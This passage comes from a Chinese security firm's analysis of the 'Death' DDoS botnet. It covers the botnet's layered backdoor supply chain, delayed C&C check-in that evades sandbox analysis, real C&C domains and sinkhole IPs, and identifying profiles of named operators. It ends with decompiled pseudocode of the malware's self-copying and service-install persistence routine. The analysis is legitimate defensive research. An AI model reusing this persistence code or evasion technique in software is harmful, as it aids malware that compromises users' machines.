注：为了表述方便，下文将 nb.cztlyy.com 所关联的样本称为 NB 版本，qlsb.f3322.net 所关联的样本称为 Q 版本。

4.5 黑雀控制线程对比分析

之前的数据分析中我们看到，NB 版本的样本只有两个上线 C&C，因此我们对 Q 版本和 NB 版本的样本做了简单的对比分析，如图4.9。



图4.9 两个版本的样本控制线程代码对比

上图中左边是同时存在3个控制端的 Q 版本的样本汇编代码，C&C 为 qlsb.f3322.net；右边是同时存在两个控制端的 NB 版本的样本汇编代码，C&C 为 nb.cztlyy.com。由于 Q 版的大黑雀 C&C 和 NB 版中黑雀的 C&C 都是融合在二进制代码中，因而都有可能是僵尸制造者或者源码改造者，而两版中的螳螂是必不可少的，所以从 Q 版到 NB 版最有可能被剔除的是 Q 版的黑雀（第二级黑客）控制代码。并且从 Q 版本的样本代码中我们发现，黑雀的控制代码是大黑雀在编译僵尸代码时就已经存在的，只是控制服务器 C&C 是预留给黑雀来进行配置的。所以，通过这一点我们猜测 Q 版本的黑雀(第二级黑客)在定制僵尸时就已经提出了让僵尸制造者(大黑雀)向其预留可以配置的后门功能，只是他不知道的是僵尸制造者在背后还埋了另一个后门。而在 NB 版本的样本中，僵尸制造者去掉了其中一个后门，直接将其编译好的后门出售给了螳螂。这里 Q 版的僵尸制造者和 NB 版的僵尸制造者不为同一个人，但他们应该都是拥有着该僵尸源码的人。

4.6 黑雀延迟上线：减少被发现的可能

接下来，我们从样本的逆向分析中发现该僵尸程序中存在一点有趣现象。在 Q 版本的样本中，螳螂黑客所配置的 C&C 控制端会立即进行上线，但是大黑雀偷偷加入的控制端（qlsb.f3322.net）和黑雀配置的控制端（yankeidc.top 和 www.lxi3.com）并不会立即上线，而是会延迟3分钟进行上线。而 NB 版本的样本中黑雀的 C&C 却变成了延迟2个小时才上线。NB 版本之所以大大加长了延时时间，很可能是前一批的僵尸程序被僵尸使用者发现，为了增加隐蔽性，将上线时间推迟了2个小时。

我们知道，在大部分黑客进行恶意代码配置测试时，只关注控制端是否上线成功，控制功能是否可用，这也使得他们很难发现自己恶意代码被植入了后门，而延迟上线更加大被下游黑客发现的可能性。

对于安全公司来说，常常采用自动化分析系统来的批量分析处理样本。而为了加快分析的速度，常常把单个样本的分析设定在两三分钟的时间内，使得黑雀延迟上线难以被安全公司发觉，很多情况下黑雀 C&C 即使被监视到了，在大量的 C&C 处理中也不会注意此类特殊的后门 C&C。

4.7 局中局：揭秘其中更为复杂的黑雀乱象

在2000多个样本中，根据当前的样本数据回溯我们还发现了一些奇特的样本，即当前的僵尸程序被绑定在了一款“Billgate”僵尸网络的黑客工具中（注意：这里并不是绑定在“Billgate”僵尸程序中，而是绑定在了它的生成器中。）。也就是说，“Death”僵尸最下游的螳螂黑客购买“Death”僵尸程序后，将“Death”僵尸程序捆绑在他自己撰写的“Billgate”僵尸生成器中，并且出售给他自己的下游黑客。该样本执行时是一个配置界面程序，确认生成后，会在当前目录下生成名为 Manager 的文件，该文件是一个 ELF 文件，分析发现这其实就是“Billgate”僵尸程序(该僵尸中也存在大量的黑雀攻击现象，我们将在后续分析文章中为大家揭秘其背后的众多黑雀)。如图4.10所示。

图4.10 “Billgate”生成器

实际上，“Billgate”生成器运行后，会偷偷释放并启动“Death”僵尸程序，图4.11展示了该黑客工具文件的释放流程。



图4.11 “Death”僵尸程序被绑定在“Billgate”僵尸配置程序中

从上面释放流程图中我们可以看出，该样本会在临时文件目录下释放 Linux 小马生成器和 im.exe 文件，Linux 小马生成器是给受害者黑客展示的配置界面，而 im.exe 就是我们所分析的“Death”僵尸程序，它运行后会判定自身是否在%SYSTEM32%目录下，如果不是会重命名拷贝自身进去，之后再运行。

因此，这个购买“Billgate”僵尸的黑客在试图去危害网络用户时，实际上自己已经被出售“Billgate”僵尸的黑客所控制，而出售“Billgate”的这位黑客所使用攻击工具(“Death”僵尸程序)却早已经被至少两位黑客的植入了后门 C&C。所以，在这种攻击中，购买“Billgate”僵尸的黑客实际上本身受到了捆绑恶意代码(“Death”僵尸)的感染攻击，其既是螳螂也充当着“蝉”的角色，而出售“Billgate”僵尸的黑客在“Death”僵尸网络的黑雀攻击中也扮演着螳螂的角色。更有意思的是，“Billgate”僵尸中也存在着黑雀攻击现象，也就是说购买“Billgate”僵尸的黑客背后还有一位“黑雀”，这使得黑雀攻击的情况变得非常复杂。

4.8 “DEATH”僵尸网络的黑雀攻击链

到这里，根据采样的样本数据呈现的情况以及样本分析的结果，我们可以得出如图4.12的“Death”僵尸黑雀攻击链图。



图4.12 “Death”僵尸网络黑雀攻击链

5. 黑雀画像

5.1 大黑雀、黑雀所控制的僵尸网络量化分析

基于以上的分析，我们将 qlsb.f3322.net 所涉及样本生成的数据进一步分析处理后发现，该僵尸网络总共有近 1000 个不同的 C&C，也就是说有接近 1000 个大大小小的僵尸网络，而这批僵尸网络的控制主机主要分布在 850 多个不同的主机上（部分服务器主机上存在着多个 C&C 控制端，类似于多个网站同在一个 IP 地址上一样，通过端口映射实现）。这 1000 个左右的僵尸网络都受控于一个----大黑雀，同时它们还受到 70 多个不同黑雀 C&C 的控制，其中控制数量最多的两个黑雀 C&C 为 leiyan.hk 和 www.lxi3.com，他们分别控制着 118 个僵尸网络。



图 5.1 黑雀控制的螳螂僵尸网络数量

图 5.1 中横坐标的 C&C 是控制螳螂数量最高的黑雀 C&C，纵坐标是该黑雀 C&C 所控制僵尸网络数量，其中“解析为空”和“解析异常”代表黑雀 C&C 解析无效，但同样存在着有效的螳螂僵尸网络。

通过我们对 leiyan.hk 和 www.lxi3.com 这两个 C&C 的进一步分析发现，其中黑雀 C&C “leiyan.hk”、“yankeidc.top”、“haolanlan.top”、“synu.top”、“yanke.cx”同属于一个黑雀，因此我们统计到该黑雀总共控制着 300 多个螳螂僵尸网络。

第四章节中我们已推断出域名 qlsb.f3322.net 和 nb.cztlyy.com 是两个不同版本的“Death”僵尸程序控制端服务器。鉴于 qlsb.f3322.net 涉及的样本占据绝对的数量，我们首先对 qlsb.f3322.net 进行挖掘分析。

5.2 Q 版大黑雀画像分析

我们首先分析动态域名 qlsb.f3322.net 的绑定记录，如图 5.2 所示。

Resolve	Location	Network	First	Last
117.21.224.222	CN	117.21.0.0/16	2016-09-01 05:07:43	2016-09-01 05:07:43
111.74.238.109	CN	111.72.0.0/13	2016-09-01 05:07:43	2016-09-01 05:07:43
117.21.224.222	CN	117.21.0.0/16	2016-08-31 09:59:14	2016-08-31 09:59:14
111.74.238.109	CN	111.72.0.0/13	2016-08-31 09:59:14	2016-08-31 09:59:14
117.21.224.222	CN	117.21.0.0/16	2016-08-22 08:02:43	2016-08-22 08:02:43
111.74.238.109	CN	111.72.0.0/13	2016-08-22 08:02:43	2016-08-22 08:02:43
117.21.224.222	CN	117.21.0.0/16	2016-07-06 03:45:00	2016-07-06 03:45:00
111.74.238.109	CN	111.72.0.0/13	2016-07-06 03:31:03	2016-07-06 03:45:00
117.21.224.222	CN	117.21.0.0/16	2016-07-04 09:24:00	2016-07-06 03:31:03

图 5.2 域名绑定记录

通过绑定的历史记录，我们发现这个域名长期频繁的绑定在两个 IP 上：117.21.224.222 和 111.74.238.109，且这两个 IP 开启了 22 和 8989 端口。起初，我们以为这个就是大黑雀（僵尸制造者）的控制端，但通过进一步分析发现这两个 IP 其实是 CNCERT 的 sinkhole 指定的 IP。

图 5.3 sinkhole IP 归属

如图 5.3，这意味着该控制端域名已经被 CNCERT 所处置，因而该 C&C 当前实际上已经失效，而其指向的 IP：117.21.224.222 和 111.74.238.109 也就无法作为追踪的线索。

通过绑定记录继续回溯，我们发现 C&C qlsb.f3322.net 在 2016 年 1 月 6 日前就已经引起了 CNCERT 的注意，并且在 1 月 6 日被处置掉。而在被处置前，该 C&C 域名曾被解析到阿里云服务器 120.26.53.74 上，之后一直被解析到 45.64.74.152，直到被 CNCERT 处置。之

前我们分析到样本模板的生成时间是 2015 年 5 月 23 日，这就是说样本生成 3 天后，该域名才开始被解析到阿里云服务器 120.26.53.74 上。因此有两种可能，一种可能是黑客加入僵尸源码时并没有将 C&C 域名 qlsb.f3322.net 绑定 IP，而是先加入僵尸源码发布出售后再做配置；一种可能是我们解析历史数据缺失导致的。但从时间上分析，我们可以肯定的是大黑雀（僵尸制造者）一定使用过阿里云服务器作为其控制端服务器（120.26.53.74）。处置前的绑定记录如图 5.4 所示。

☐	117.21.224.222	CN	117.21.0.0/16	2016-03-30 00:00:00	2016-03-30 00:00:00
☐	111.74.238.109	CN	111.72.0.0/13	2016-01-06 00:00:00	2016-01-06 00:00:00
☐	45.64.75.152	N/A	45.64.74.0/23	2015-06-15 00:00:00	2016-01-03 00:00:00
☐	120.26.53.74	CN	120.24.0.0/14	2015-05-26 05:47:21	2015-06-12 00:00:00

图 5.4 处置前的绑定记录

此外，虽然该黑客的 C&C 域名已经被处置，但是其编译的僵尸程序代码依然在黑客产业链下游被持续使用。由于该 C&C 被禁用而难以追踪，因此我们对其只有一个模糊的信息，如图 5.5。



图 5.5 大黑雀 C&C 变更情况

5.3 Q 版黑雀画像

我们除了对收集的样本中 Q 版“Death”僵尸的大黑雀进行分析追踪之外，还对其中几个普通黑雀的身份信息也进行了追踪分析。由于篇幅有限，我们仅列出其中三个黑雀（第二级黑客）画像信息。

黑雀一画像：使用 C&C 为 www.lxi3.com 的黑客网名为缪思，该黑客长期在一些黑客网站和论坛上活动并且从事黑产行业活动。从我们收集的信息发现，此人在黑产行业还从事针对黑客新手的诈骗活动，以出售服务器、提供 DDoS 攻击服务为名进行诈骗，并且在网络中发布有大量的 DDoS 攻击工具，经证实这些工具几乎都隐藏有后门。如图5.6所示。



图5.6 Q 版黑雀一信息

黑雀二画像：使用 C&C 为 yankeidc.top 的黑客网名为 yanke，该黑客注册有多个 C&C 用于向黑产下游黑客种植后门 C&C，其中用于“Death”僵尸网络的后门 C&C 有“leiyan.hk”、“yankeidc.top”、“haolanlan.top”、“synu.top”和“yanke.cx”。此黑客对自身信息进行了一定程度的隐藏，但我们仍发现其注册的7个域名均用于从事黑产，目前仍有大量的僵尸程序和后门木马回连。如图5.7所示。



图5.7 Q 版黑雀二信息

黑雀三画像：使用 C&C 为 linux.yiqing.pw 的黑客名叫刘*科，网名为熊霸霸，其他网名有小熊、小熊网络、xionga 等。此人长期从事黑灰产业（DDoS 攻击，游戏外挂等等），注册有大量 QQ 号码在网络中从事诈骗活动，其2013年就曾通过举办礼品奖励活动、刷 Q 币、刷枪、刷钻的方式实施金钱诈骗，2016年3月至4月期间还通过欺骗手段获取正规公司源码加入后门之后再出售获利，同时还假借出售服务器欺诈钱财，暗地里偷偷从事 DDoS 攻击进行敲诈勒索。此人注册有两个网站，其中一个网站“爱好网”用来招募其诈骗团伙，另外一个网站“道德安全网”用于提供端口探测服务。如图5.8所示。



图5.8 Q 版黑雀三信息

5.4 NB 版黑雀画像

从之前的分析知道，该黑雀采用了 NB 版的僵尸加入 C&C 后门之后输出给螳螂使用，我们根据长期分析跟踪精确定位到该黑客的信息，其中包含黑雀的手机号码、姓名、QQ 号以及网络活动信息。如图 5.9。



图 5.9 NB 版黑雀信息

6. 典型样本分析

本章节主要从样本逆向分析的角度来解析“Death”僵尸网络的运行机制。通过深入的分析，我们发现“Death”僵尸程序除了具备有完善 DDoS 攻击功能外，还具备有局域网感染能力、向肉鸡添加后门账户、下载任意文件执行、使用 IE 打开任意链接等功能。此外，该僵尸程序的 DDoS 攻击进行过深入研究和测试，不像很多僵尸程序那样单纯通过构造随机数据或者简单的 HTTP 数据进行攻击，其攻击手法经过精心设计，意图最大限度的消耗被攻击对象的资源。

由于该批样本绝大部分都是各种下游黑客所生成，因此采用的手法不一，有通过外壳程序包装的、有加壳处理的、有做过 PE 修改处理的（免杀目的）、有修改编译时间的等等。并且包装程序都是通过各种编程语言和编译环境编写而成，有用 vc 编写的、有用 MFC 模

板编写的、有用 Bland C++编写的，也有用 VB 编写的等等，这些包装器大部分都是核心模块加密存储于资源段和数据段中，运行时进行解密得到“Death”僵尸后门程序实体，最后启动运行。

此外，无论是僵尸制造者，还是其下游黑客，除其配置 C&C 不同外，其他远程控制功能基本上是相同的。

6.1 安装服务以服务方式运行并实现开机自启动



图 6.1 安装服务

如图 6.1，僵尸程序随机生成 6 位字符作为新文件名，拷贝自身至 SYSTEM32 目录，进行 WINDOWS 服务安装。

首先，僵尸程序获取其所需要的一些配置信息：如 C&C 服务器地址、WINDOWS 服务项名称、服务显示名称、服务描述等。如图 6.2。



图 6.2 获取系统信息

接下来，“Death”僵尸通过检查本计算机是否已经安装注册表服务来判断本机是否已经被感染。如果本机已经被感染，则进行上线。如果本机未被感染，首先随机生成 6 位字符作为其新的文件名，拷贝自身后添加注册表安装 WINDOWS 服务并启动此服务运行。如图 6.3。

```
// 此段为通过检查本计算机是否已经安装注册表服务来判断本机是否已经被感染
v0 = LoadLibraryA("ADVAPI32.dll");
RegOpenKeyExA = GetProcAddress(v0, "RegOpenKeyExA");
memset(&v4, 0, 0x100u);
v5 = 0;
v6 = 0;
strcpy(&Dest, "SYSTEM\\CurrentControlSet\\Services\\");
strcat(&Dest, ServiceName);
return (RegOpenKeyExA)(HKEY_LOCAL_MACHINE, &Dest, 0, KEY_ALL_ACCESS, &v7) == 0;


v3 = LoadLibraryA("KERNEL32.dll");
GetSystemDirectoryA = GetProcAddress(v3, "GetSystemDirectoryA");
GetModuleFileNameA(0, &Filename, 0x104u);
(GetSystemDirectoryA)(Str, 260);              // 取SYSTEM32目录
v5 = strlen(Str);
if ( strncmp(Str, &Filename, v5) )
{
  v6 = _rand(26) + 97;
  v7 = _rand(26) + 97;
  v8 = _rand(26) + 97;
  v9 = _rand(26) + 97;
  v10 = _rand(26) + 97;
  v11 = _rand(26);                            // 取6位随机字符作为恶意程序的新文件名
  wsprintfA(&Source, "%c%c%c%c%c%c.exe", v11 + 97, v10, v9, v8, v7, v6);
  strcat(Str, "\\");
  strcat(Str, &Source);
  CopyFileA(&Filename, Str, 0);               // 拷贝自身至SYSTEM32目录
  memset(&Filename, 0, 0x104u);
  strcpy(&Filename, Str);
}


result = OpenSCManagerA(0, 0, 0xF003Fu);      // 打开服务控制管理器
v13 = result;
hSCObject = result;
if ( result )
{
  hService = CreateServiceA(result, lpServiceName, lpDisplayName, 0xF01FFu, 0x10u, 2u, 0, &Filename, 0, 0, 0, 0, 0);
